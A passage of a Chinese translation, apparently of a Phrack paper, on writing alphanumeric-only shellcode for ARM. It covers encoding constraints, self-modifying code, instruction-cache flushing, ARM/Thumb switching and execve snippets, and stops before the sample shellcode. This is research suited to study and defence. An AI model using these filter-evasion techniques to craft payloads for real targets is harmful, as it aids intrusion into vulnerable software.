 31 28 27 26 25 24 23 22 21 20 19  16 15 14            0
+-----+--+--+--+--+--+--+--+--+------+--+----------------+
|cond | 1| 0| 0| P| U| 1| 0| 1|  Rn  | 0| register list |
+-----+--+--+--+--+--+--+--+--+------+------------------+
```

从内存中加载数据的寄存器列表存储在指令的最后两个字节。因而不是任意寄存器列表都可以使用。
特殊的，对于低寄存器，R7永远都不能用，而R6或R5必须使用，如果R6不使用，则R4必须使用。
高寄存器也同样是这样。另外，U比特位必须设置为0而W比特位必须设置为1，以保证指令的第二个字节
是字母数字的。对于Rn，寄存器R0到R9可以用在指令LDM(1)里，而R0到R10可用在指令LDM(2)里。

- LDR: 语法: LDR{<cond>} <Rd>, <addressing_mode>

```
 31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
|cond | 0| 1| I| P| U| 0| W| 1|  Rn |  Rd |  addr_mode  |
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
```

LDRB: 语法: LDR{<cond>}B <Rd>, <addressing_mode>

```
 31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
|cond | 0| 1| I| P| U| 1| W| 1|  Rn |  Rd |  addr_mode  |
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
```

LDRBT: 语法: LDR{<cond>}BT <Rd>, <post_indexed_addressing_mode>

```
 31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
|cond | 0| 1| I| 0| U| 1| 1| 1|  Rn |  Rd |  addr_mode  |
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
```

LDRT: 语法: LDR{<cond>}T <Rd>, <post_indexed_addressing_mode>


```
 31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
|cond | 0| 1| I| 0| U| 0| 1| 1|  Rn |  Rd |  addr_mode  |
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
```

这些寻址模式在ARM参考手册里有细致的描述，为了简洁这里就不再重复了。
但是，这个寻址模式以某种方式保证指令的第四个字节是字母数字的。第三个字节的
最小4个比特和Rd组合起来可能产生有效的字符。Rd不能是高寄存器中的一个，也不能
是R0到R2. U比特位必须设置为0。


- STM: 语法: STM{<cond>}<addressing_mode> <Rn>, <registers>^

```
 31 28 27 26 25 24 23 22 21 20 19  16 15            0
+-----+--+--+--+--+--+--+--+--+------+---------------+
|cond | 1| 0| 0| P| U| 1| 0| 0|  Rn  | register list |
```

STRB: 语法: STR{<cond>}B <Rd>, <addressing_mode>




STRBT: 语法: STR{<cond>}BT <Rd>, <post_indexed_addressing_mode>




指令STM的结构和指令LDM的结构非常相似，指令STRB(T)的结构和LDRB(T)的结构也非常相似。
所以，类似的约束也同样作用在这些指令上。唯一的区别是Rn的其他值必须被使用，以保证产生
指令的第三个字节是字母数字的。

- SUB: 语法: SUB{<cond>}{S} <Rd>, <Rn>, <shifter_operand>




RSB: 语法: RSB{<cond>}{S} <Rd>, <Rn>, <shifter_operand>



要使得指令的第二个字节是字母数字的，Rn和S比特位必须相应的进行设置。
另外，Rd不能是高寄存器之一，也不能是R0到R2。和前面的指令组一样，
读者可以参考ARM参考手册查阅移位操作数的细节。

- SWI: 语法: SWI{<cond>} <immed_24>



随着文章的深入，我们会更清楚SWI调用的第一个字节是字母数字对我们非常重要。
幸运的是，通过使用前面小节介绍的条件代码这是可以达到的。剩余的3个字节完全是由
作为SWI指令的操作数的立即数决定的。

----[2.4 从寄存器中得到一个已知值

当我们的shellcode开始执行，我们会遇到一个问题：我们不知道这个时候寄存器存储的到底是那些值。
所以我们必须把我们自己的值存入寄存器中，但是我们没有任何传统的指令来完成这个任务。
我们不能使用MOV指令，因为它不是字母数字的。所以我们必须用我们剩下的指令来达到要求。
如果我们察看算术运算指令，因为使用三个寄存器作为参数的指令不是字母数字的，我们不能通过EOR或SUB作用在
相同的寄存器上从而将得到的0存入另外的寄存器中。我们可以EOR或SUB指令作用在寄存器和立即数上，
但是我们不知道寄存器中已存在的值，因而我们不能给出合适的立即数以产生期望的值。
鉴于这些是我们仅有的可用的算术运算指令，我们不能通过算术运算的方法把一个已知值存储到寄存器中。
所以，我们的方法是使用LDR指令。因为我们知道我们正在编写的编码，我们可以使用我们的shellcode作为数据，
从而从shellcode中把字节加载到寄存器中。

这可以通过如下指令完成:

```
    SUB    r3, pc, #48
    LDRB   r3, [r3, #-48]
```

PC寄存器总是会指向我们的shellcode，但是我们不能直接在一个LDR指令里使用PC寄存器，因为这样会产生非字母数字的
编码。
所以我们把PC寄存器的值通过减出48拷贝到R3寄存器中。然后我们在LDRB指令中使用R3寄存器来加载一个shellcode中存储
的已知值
到R3寄存器中（我们使用立即数作为偏移以保证指令的最后一个字节是字母数字的）。一旦上面的加载完成，我们可以使
用R3作为
基寄存器来把值加载到其他寄存器中。比如，从R3寄存器中减去48后我们会得到0，减去49就得到-1，和一个已知值进行异
或就可以给我们
产生另外一个已知值，等等。

----[2.5 写入寄存器R0-R2

在2.3节提到的关于大多数以Rd作为操作数的功能指令存在的一个约束是寄存器R0到R2
不能作为目标寄存器。原因是目标寄存器编码在指令的第三个字节的前4个高位
字节。如果这些比特位设置为0，1或2，这会产生非字母数字的字节。

在ARM处理器上，寄存器R0到R3用作函数调用时传输参数。如果一个函数有多于4个参数，
多出来的参数会被压入到栈中。这给我们带了一个难题，因为在我们的shellcode
里将需要填值到这些寄存器中，以保证在函数调用和系统调用的过程中传递参数。
但是向这些寄存器中写值并不容易，因为大多数操作指令不支持把R0到R2作为目标寄存器。

但是，有一个操作指令可以使来写入这三个低寄存器，并且不生成非字母数字的指令。
LDM指令可以从栈中加载数据到多个寄存器中。该指令将所需要的寄存器列表编码到指令
的最后两个字节。所以，如果比特0到比特2被设置了，寄存器R0到寄存器R2会用来写入数据。
为了使指令的字节是字母数字的，我们不得不在寄存器列表中增加其他的寄存器。在我们的示例shellcode
中，我们会用寄存器R3到R7来完成我们的计算，保存计算结果到栈中，然后使用LDM指令将结果加载到寄存器
R0到R2中。

Thumb模式下的指令就没有这个问题，因为寄存器的编码是不同的。

----[2.6 自修改代码

把那些非字母数字的字节摈弃掉之后，只是用剩下的指令编写有趣的
shellcode就已经非常困难。而可用的算术运算指令又少得有限，这使得
进行系统调用所需要的计算很难完成。另外，跳转指令也不能用，这使得
不可能使用循环语句。这样看来我们连图灵完备（Turing complete）都达不到。

一个有趣的选择是从ARM模式切换到Thumb指令集。因为Thumb指令都非常短，因而
从这里指令集中可以有更多的可用的指令。但是为了从ARM模式切换到Thumb模式，
我们需要BX指令，它会执行一次跳转并根据情况交换指令状态。但是这个指令不是
字母数字的。

另一个可能性是编写自修改代码。基本想法是只使用字母数字的指令计算非字母数字指令
并将非字母数字的指令到内存中。这样当需要的指令写入到内存之后，简单地跳转到这些指令里
就可以执行他们了。

让我们看看一个例子。为保持简约，我们这里考虑非字母数字的shellcode。只有0字节是不允许的。
想象你要执行这条指令：

```
    mov r0, #0
```

这条指令的最终编码是0xe3a00000。因为这条指令有2个空字节，所以我们要么需要使用别的指令，要么使用自修改代码。
在这个例子里，我们会使用自修改代码：

```
    ldrh   r1, [pc, #6]
    eor    r1, #384
    strh   r1, [pc, #-2]
    .byte 0xe3, 0xa0, 0x80, 0x01
```

在这个短小的代码段里，我们加载值为0x80和0x01的字节到寄存器R1中，然后将值与384进行异或（会产生0值）
，接着我们把结果保存回原来的指令里。这段代码就不再有0字节了。

----[2.7 指令缓冲

ARM处理器中的指令缓存使得编写自修改代码变得很难实现，因为所有正在执行的代码非常可能已经在
缓存中了。Intel体系结构有和自修改代码等相兼容的特殊要求，保证当代码在内存中修改后，保存这段
代码的缓存将实效。ARM并没有这样的要求，这意味着在内存中修改过的指令未必就是执行的指令，因为这些
指令可能会被缓存了。考虑到指令缓冲区的大小（在我们的处理器上是16kb）以及被修改的指令的邻近性，
在不清除指令缓存的情况下编写自修改代码的shellcode将是非常困难的。

使用MCR指令是可以保证我们能够绕过指令缓冲的一种方法。它允许我们移动一个寄存器的值到系统的协处理器中，
并且该指令是字母数字的。我们可以在一个寄存器中设置一个特定的比特位，然后将这个寄存器的值存储到系统
协处理器的状态寄存器上，从而允许我们关闭指令缓冲。但是，在2.3节我们增提到，这个指令在ARMv6之前是特权指令。
因为这个指令不能用在所有的shellcode里，所以我们这里就不讨论这个了。

这些缓存问题以及我们不能关闭缓存的事实都是使得SWI指令能够用字母数字进行表达显得非常重要的原因：
我们不能在清除缓冲之前修改内存中SWI指令，但是我们将需要这条指令来完成指令缓存的清空。在ARM Linux系统下，
清除缓冲区的系统指令是0x9f0002。这几个字节中没有一个是字母数字的，因为这几个字节是指令的一部分，这会给我们
的
自修改代码带来问题。但是SWI指令产生软件中断并调用中断处理函数，0x9f0002实际上是数据，因而不会通过指令缓存读
取，
所以如果我们在我们的自修改代码中修改SWI指令的数据参数，这个参数还是会被正确地读取。

在非字母数字的代码里，我们可以使用下面的指令序列来清除指令缓冲区：

```
    mov   r0, #0
    mov   r1, #-1
    mov   r2, #0
    swi   0x9F0002
```

因为这些指令产生很多非字母数字的字符，我们需要自修改代码来在我们的shellcode中使用这些指令。

----[2.8 进入Thumb模式

如在1.5小节讨论的那样，我们不需要进入Thumb模式来使我们的shellcode正常工作，但是在Thumb模式下更方便，因为我们只需要
保证指令的两个字节是字母数字的即可，而不是4个字节。

下面的代码例子可以进入Thumb模式：

```
    sub r6, pc, #-1
    bx r6
```

但是BX指令不是字母数字的，所以我们必须重写我们的shellcode来执行正确的指令。
我们必须在执行系统调用来清除指令缓冲之前修改这个指令。

下面列表列出了Thumb指令，指令针对处理器版本的限制以及能否以字母数字的方式表达。

instruction	version	disqualifier
ADC		
ADD (1)		IZ:14-13
ADD (2)		
ADD (3)		IZ:14-13
ADD (4)		
ADD (5)		IO: 15
ADD (6)		IO: 15
ADD (7)		IO: 15
AND		Pattern is @
ASR (1)		IZ:14-13
ASR (2)		
B (1)		IO:15
B (2)		IO:15
BIC		IO:7
BKPT	5T+	IO:15
BL		IO:15
BLX (1)	5T+	IO:15
BLX (2)	5T+	IO:7
BX		
CMN		IO:7
CMP (1)		
CMP (2)		IO:7
CMP (3)		
CPS	6+	IO:7
CPY	6+	
EOR		Pattern is @
LDMIA		IO:15
LDR (1)		
LDR (2)		
LDR (3)		
LDR (4)		IO:15
LDRB (1)		
LDRB (2)		
LDRH (1)		IO:15
LDRH (2)		
LDRSB		
LDRSH		
LSL (1)		IZ: 14-13
LSL (2)		IO: 7
LSR (1)		IZ: 14-13
LSR (2)		IO: 7
MOV (1)		IZ: 14,12
MOV (2)		IZ: 14-13
MOV (3)		
MUL		

MVN		IO:7
NEG		
ORR		
POP		IO:15
PUSH		IO:15
REV	6+	IO:15
REV16	6+	IO:15
REVSH	6+	IO:15
ROR		IO:7
SBC		IO:7
SETEND	6+	IO:15
STMIA		IO:15
STR (1)		
STR (2)		
STR (3)		IO:15
STRB (1)		
STRB (2)		
STRH (1)		IO:15
STRH (2)		
SUB (1)		IZ: 14-13
SUB (2)		
SUB (3)		IZ: 14-13
SUB (4)		IZ:15
SWI		IZ:15
SXTB	6+	IZ:15
SXTH	6+	IZ:15
TST		
UXTB	6+	IZ:15
UXTH	6+	IZ:15

如果我们移除那些并不是在所有ARM平台上都有效的指令以及不能用字母数字的
方法表达出来的指令，还有那些需要特殊硬件的指令，然后我们把指令按照相似的
功能目的把指令分组，我们得到下面的指令列表：

- ADC: 带进位加
- ADD: 加运算
- ASR: 算术右移
- BX: 跳转和交换
- CMP: 比较
- LDR: 加载寄存器
- MOV: 移动
- MUL: 乘法运算
- NEG: 取反
- ORR: 逻辑或
- STR: 存储寄存器
- SUB: 减运算
- TST: 测试

可以看出来，在Thumb模式下我们有比在ARM模式下更多的可用的指令。但是这些指令的使用上有很多限制。
对于每个指令，我们只能使用特定的寄存器或是使用特定的值。由于指令大小的限制，这里对Thumb的
限制比ARM模式下更加微妙。我们会依次查阅每组指令及其相应的限制。

- ADC: 语法: ADC <Rd>, <Rm>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	1	0	0	0	0	0	1	0	1	Rm			Rd		


由于比特7设置为0，比特6设置为1，我们基本上可以使用任意的低寄存器作为Rm和Rd，
唯一需要排除的寄存器组合是用R0同时作为Rm和Rd，因为这会产生字节0x40或是'@'字符。
这个指令的主要问题是我们必须知道进位标示的值，因为进位值会加入到加法运算的结果里。

- ADD: 在参考手册里列出了7个版本的Thumb模式ADD指令。我们使用和参考手册一样的方式引用这些指令，
也就是 ADD (1) 到 ADD (7).
ADD (1), ADD (3), ADD (5), ADD (6) 和 ADD (7) 由于其第一个字节不是字母数字的因而不能使用。
这样我们只剩下:
- ADD (2): 向一个寄存器里加入常值
语法: ADD <Rd>, #<imm_8>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	1	0	0	Rd			imm_8							


Rd可以是任意低寄存器，但是imm_8必须遵循字母数字的限制：
- 47 < imm_8 < 123
- imm_8 不能是58-64 或是 91-96.
- ADD (4): 将两个寄存器的值相加，两个寄存器中的一个必须是高寄存器。

语法: ADD <Rd>, <Rm>




当Rd是高寄存器时，H1的值就是1；当Rm是高寄存器时，H2的值就是1。
在我们的例子里，目标寄存器Rd不能是高寄存器，因为高寄存器会把指令的第7个比特位
设置为1。这样，我们只能用这条指令将一个高寄存器的值和一个低寄存器相加。
但是，因为比特7必须是0，比特6必须是1，我们就不能将寄存器R8用作Rm的同时
将R0用作Rd（也就是说，我们不能使用指令 ADD r0, r8），
因为这样会在第二个字节里出现字符'@'。理论上，我们可以使用这个指令
将两个低寄存器的值相加，因为对某些寄存器来说，产生的编码依然是字母数字的，
但是参考手册里明确指出如果两个寄存器都是低寄存器，那么结果是不可预测的。
所以这会在不同处理器版本之间产生不同的行为。

- ASR: 有两个版本的ASR指令,分别是ASR (1) 和 (2)。
ASR (1) 允许将寄存器的值移位常数个单位，但是这个指令不是字母数字的。
所以我们必须使用这个指令的第二个版本，ASR (2)，这个指令将寄存器的值移位指定的单位个数，
移位单位的个数由另一个寄存器指定。
语法: ASR <Rd>, <RS>




因为ASR指令的比特7和比特6都是0，所以Rs的前两个比特都必须是1。这意味着Rs要么是R6寄存器，要么是R7寄存器。

- BX: 语法: BX <Rm>




跳转和交换指令可用于进入ARM模式。当我们的入口代码是在Thumb模式时，这个指令就非常有用：
因为SWI指令在Thumb模式下不是字母数字的，如果我们编写自修改的代码，我们就不能清空缓冲区。
但是，我们能使用BX指令进入ARM模式，而在ARM模式下SWI指令是字母数字的。下面我们会细致得讨论这个问题。
如果比特6是0，我们必须将比特5和比特4都设置为1，这意味着我们只能使用低寄存器里的R6和R7。
对于高寄存器，我们能使用R9, R10, R11, R13, R14 和 R15。

- CMP: 有三个版本的CMP指令: CMP (1) 到 CMP (3). CMP (2) 不是字母数字的。
- CMP (1) 比较一个寄存器和一个立即数的大小。
语法: CMP <Rn>, #<imm_8>




和 ADD (2)一样, Rn可以是任意低寄存器，但是imm_8必须满足下面的限制才能生成字母数字的代码：
- 47 < imm_8 < 123
- imm_8 不能是 58-64 或是 91-96.
- CMP (3) 比较两个寄存器的大小，其中至少一个是高寄存器。
语法: CMP <Rn>, <Rm>



这里的限制和对ADD指令的限制相同。这里Rn不能是高寄存器，因为使用高寄存器
会设置指令的比特7为1。这样我们只能使用这个指令来比较一个高寄存器和一个低寄存器的大小。
和ADD指令类似，如果Rn使用R0寄存器，那么Rm不能是R8寄存器；并且比较
两个低寄存器的结果是不可预测的。

- LDR: 这个指令有很多版本：LDR (1) 到 LDR (4), LDRB (1), LDRB (2), LDRH (1), LDRH (2), LDRSB 和 LDRSH。
这里面，只有LDR (4) 和 LDRH (1) 不是字母数字的。
- LDR (1) 加载由一个寄存器指定的内存地址中的字到另一个寄存器中。
一个最多5比特（也就是说偏移量会乘4）的字偏移可以附加到指定内存地址的寄存器上。
语法: LDR <Rd>, [<Rn>, #<imm_5> * 4]



这里对寄存器的限制依赖于立即数的值。但是我们可以推断Rn和Rd不可能同时是R0寄存器。
如果imm_5是奇数（也就是说，比特6的值是1），那么所有其他寄存器都能使用。但是，
如果imm_5是偶数（也就是说，比特6的值是0），那么只有寄存器R6和R7才能用作Rn。
- LDR (2) 的功能和 LDR (1)相同，只是对保存目标内存地址的寄存器的偏移值保存在寄存器中，
因而这个值可以大于32。
语法: LDR <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 0| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

因为比特7必须是0，Rm只能是下面几个寄存器：R0, R1, R4 和 R5。但是，如果 Rm 是寄存器R0 或是 R4，
那么Rn必须是寄存器R6或是R7。如果Rm是寄存器R1或是R5，那么Rn和Rd不能都是寄存器R0。
- LDR (3) 从PC寄存器和一个8比特偏移所计算出来的内存地址里加载到一个字到寄存器中。
语法: LDR <Rd>, [PC, #<imm_8> * 4]

```
 15 14 13 12 11 10  8 7             0
+--+--+--+--+--+-----+---------------+
| 0| 1| 0| 0| 1|  Rd |      imm_8    |
+--+--+--+--+--+-----+---------------+
```

类似于ADD (2) 和 CMP (1)， Rd可以是任意低寄存器，但是imm_8必须遵循字母数字的限制。
- LDRB (1) 本质上和 LDR (1)相同，只是他从内存中加载一个字节而不是一个字。
语法: LDRB <Rd>, [<Rn>, #<imm_5>]

```
 15 14 13 12 11 10       6  5  3  2  0
+--+--+--+--+--+----------+-----+-----+
| 0| 1| 1| 1| 1|  imm_5   |  Rn |  Rd |
+--+--+--+--+--+----------+-----+-----+
```

限制相似，不过有额外的限制，就是imm_5 必须小于 12，因为不这样的话，第一个字节的值就会大于’z’（0x7a
）。
但是，如果imm_5是11或是10，那么第二个字节的比特7需要设置为1，
所以实际上它必须小于10切不能等于7, 6, 2 或 3。
- LDRB (2) 和LDR (2)一样，只是他和LDRB (1)功能相似， 也就是说他加载一个字节而不是一个字。
语法: LDRB <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 1| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

由于和LDR (2)的第二个字节相同，因而限制也是相同的。
- LDRH (2) 和 LDR (2)及LDRB (2)相同，只是它加载一个半字（16比特）。
语法: LDRH <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 0| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

对于LDR (2) 和LDRB (2)的限制，在这里也同样适用。
- LDRSB 和LDRB (2)相同，只是它将加载的字节视为有符号的。
语法: LDRSB <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 0| 1| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

同样，作用于LDRB(2)的限制也同样适用。
- LDRSH和LDRSB相同，只是它使用半字。
语法: LDRSH <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 1| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

对于LDRB(2) 和 LDRH (2)的限制，在这里也同样适用。

- MOV: 这个指令有三个版本： MOV (1) 到 MOV (3)，
但是只有 MOV (3) 是字母数字的。MOV (3) 在高寄存器之间传输数据。
语法: MOV <Rd>, <Rm>

```
  15 14 13 12 11 10  9  8  7   6  5   3  2  0
 +--+--+--+--+--+--+--+--+---+---+---+-----+-----+
 | 0| 1| 0| 0| 0| 1| 1| 0| H1| H2|  Rm |  Rd |
 +--+--+--+--+--+--+--+--+---+---+---+-----+-----+
```

和其他作用在高寄存器上的指（ADD和CMP）一样，如果Rm是R8寄存器那么Rd就不能是R0，而且
使用两个低寄存器是不可预测的。

- MUL: 语法: MUL <Rd>, <Rm>

```
  15 14 13 12 11 10  9  8  7  6  5  3  2  0
 +--+--+--+--+--+--+--+--+--+--+---+-----+-----+
 | 0| 1| 0| 0| 0| 0| 1| 1| 0| 1|  Rm |  Rd |
 +--+--+--+--+--+--+--+--+--+--+---+-----+-----+
```

因为MUL指令的第二个字节和ADC指令的第二个字节是相同的，因而他们有相同的限制。
也就是说，对寄存器的唯一限制是我们不能既使用R0作为Rm又使用R0作为Rd，
所有低寄存器的其他组合都是有效的。

- NEG: 语法: NEG <Rd>, <Rm>

```
  15 14 13 12 11 10  9  8  7  6  5  3  2  0
 +--+--+--+--+--+--+--+--+--+--+--+-----+-----+
```

```
 | 0| 1| 0| 0| 0| 0| 1| 0| 0| 1|   Rm |   Rd |
 +--+--+--+--+--+--+--+--+--+--+------+------+
```

NEG指令的第二个字节和MUL/ADC指令的第二个字节是相同的，所以这里使用相同的限制。

- STR: 和LDR指令相同，有很多版本的STR指令：STR (1) 到 STR (3),
STRB (1) 和 (2), STRH (1) 和 (2)。 但是STR (3) 和STRH (1)不是字母数字的。
- STR (1) 是和LDR (1)指令互补的指令，它把寄存器里的字存储到内存中。
和LDR (1)相似，这个指令接受5比特的立即数与4相乘得到的值作为一个基寄存器的偏移，
最后的结果作为即将写入的内存地址。
语法: STR <Rd>, [<Rn>, #<imm_5> * 4]

```
 15 14 13 12 11 10       6  5  3  2  0
+--+--+--+--+--+----------+-----+-----+
| 0| 1| 1| 0| 0|  imm_5   |  Rn |  Rd |
+--+--+--+--+--+----------+-----+-----+
```

这里的限制和LDR (1)相同。
- STR (2) 是和 LDR (2)互补的指令。
语法: STR <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 0| 0| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

同样这里的限制和LDR (2)相同。
- STRB (1) 是和 LDRB (1)互补的指令。
语法: STRB <Rd>, [<Rn>, #<imm_5>]

```
 15 14 13 12 11 10       6  5  3  2  0
+--+--+--+--+--+----------+-----+-----+
| 0| 1| 1| 1| 0|  imm_5   |  Rn |  Rd |
+--+--+--+--+--+----------+-----+-----+
```

由于比特11的值是0，所以这里的限制比LDRB(1)要松一些。
这样，这里的限制和对STR (1)指令的限制相同，而不是和LDRB (1)的限制相同。
- STRB (2) 是和LDRB (2)互补的指令
语法: STRB <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 0| 1| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

这里的限制和LDRB (2)相同。
- STRH (2) 是和LDRH (2)互补的指令。
语法: STRH <Rd>, [<Rn>, <Rm>]

```
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 0| 0| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
```

这里使用相同的限制。

- SUB: 有四个版本的SUB指令，但是只有SUB (2)是字母数字的。
语法: SUB <Rd>, <imm_8>

```
  15 14 13 12 11 10  8 7              0
 +--+--+--+--+--+-----+----------------+
 | 0| 0| 1| 1| 1|  Rd |      imm_8     |
 +--+--+--+--+--+-----+----------------+
```

因为SUB (2)指令的第二个字节只包含一个立即数，它和ADD (2), CMP (1) 及LDR(3)指令的
第二个字节相同的限制。但是，和ADD (2), CMP (1) 及LDR (3)不同，我们不能使用任何寄存器
作为Rd。因为SUB指令的前5个比特是00111，这覆盖了从0x38到0x3f范围的值。
但是，只有0x38 和 0x39 （字符'8' 和 '9'）是字母数字。
这意味着在SUB指令中我们只能使用寄存器R0和R1作为Rd。

- TST: 语法: TST <Rn>, <Rm>

```
  15 14 13 12 11 10  9  8  7  6  5  3  2  0
 +--+--+--+--+--+--+--+--+--+--+--+-----+-----+
 | 0| 1| 0| 0| 0| 0| 1| 0| 0| 0|  Rm |  Rn |
 +--+--+--+--+--+--+--+--+--+--+--+-----+-----+
```

因为比特7和比特6都设置为0，这意味着比特5和比特4必须设置为1。这产生了下面的限制：
- Rm 必须要么是R6，要么是R7。
- 如果Rm是R6，那么Rn可以是任意低寄存器。
- 如果Rm是R7，那么Rn只能是R0或R1。

SWI指令是个重要的指令，但是没有被列在上面的列表里。在Thumb下，为了能绕过SWI指令
不是字母数字的事实，我们从ARM模式下重写他。但是，和ARM模式下的SWI指令不同，SWI指令
的参数不是用来决定我们希望使用的系统调用号码。我们必须将系统调用号码存储到R7寄存器中。
和ARM模式下我们必须在系统调用号码上加入0x900000不同，我们只要把值直接存入R7。

在ARM模式下调用execve系统函数的代码样例：

```
    SWI 0x90000b
```

在Thumb模式：

```
    MOV r7, #0x0b
    SWI 48
```

----[2.9 进入ARM模式

如果那些我们希望渗透的程序运行在Thumb模式，我们还有一个问题：
我们不能在Thumb模式下编写自修改代码，因为我们不能调用SWI来清除缓冲区。
但是，由于BX指令在THumb模式下是字母数字的，我们可以使用BX指令进入ARM模式，
然后就可以做很多我们之前讨论的很多有趣的事情。这里是进入ARM模式的代码片断：

```
    BX pc
    ADD r7, #50
```

我们需要第二行的ADD指令作为一个空指令，因为PC寄存器会指向当前指令地址+4的位置。
指令"BX pc"编码后的字母数字串是 'G''x'。

--[3. 结论

虽然由于ARM处理器本身的限制使得编写只含有字母数字的shellcode更加困难，但这篇文
章展示了在ARM处理器上编写只含有字母数字的shellcode是可能的。任何操作，包括那些
非字母数字的指令，都可以通过编写自修改代码和清除指令缓冲区来得以执行。
这样，只含字母数字的shellcode是图灵完备的。

如果有Thumb指令集，这些指令也是可以用在编写shellcode的。Thumb指令集密集的指令结构
使得生成字母数字的字节在一定程度上更容易。但是使用Thumb指令不是必须的。

--[4. 致谢

作者要感谢Frank Piessens, tetsuki 和 tohomo对这篇文章所源起的工程所作出的贡献。

我们还要感谢HD Moore在我们尝试使我们的shellcode可打印的过程中给我们的有益的建议。

还要大声感谢那些来自nologin/uninformed的人： arachne, bugcheck,
dragorn, gamma, hlkari, hdm, icer, jhind, johnycsh, mercy, mjm,
mu-b, nemo, ninja405, pandzilla, pusscat, rizzo, rjohnson, sih,
skape, skywing, slow, trew, vf, warlord, wastedimage, west, X, xbud

--[5. 参考文献

[0] ARM参考手册
http://www.arm.com/miscPDFs/14128.pdf

[1] 编写IA32体系下只含有字母数字的shellcode。
http://www.phrack.org/issues.html?issue=57&id=18#article

[2] Into my ARMs: Developing StrongARM/Linux shellcode
http://www.isec.pl/papers/into_my_arms_dsls.pdf

--[A. 附录

----[A.0 可写内存

为了调试的目的，把shellcode作为正常的应用来执行比把shellcode注入到缓冲区更方便。
但是，如果把shellcode编译到正常的应用程序里，那么代码会被加载到不可写的代码内存中。
因为我们的shellcode是自修改的，应用程序必须先把内存设置为可写之后在运行代码。
这可以通过下面的代码片断完成：

```
    .ARM
    # set the text section writable
    MOV      r0, #32768
    MOV      r1, #4096
    MOV      r2, #7
    BL       mprotect
```

当然，当shellcode是通过缓冲区溢出方式注入的时候这些就不需要了。这样保存缓冲区的内存总是可写的。

----[A.1 ShellCode样例

在这个例子里，shellcode启动后，切入到Thumb模式并执行应用程序"/execme"。
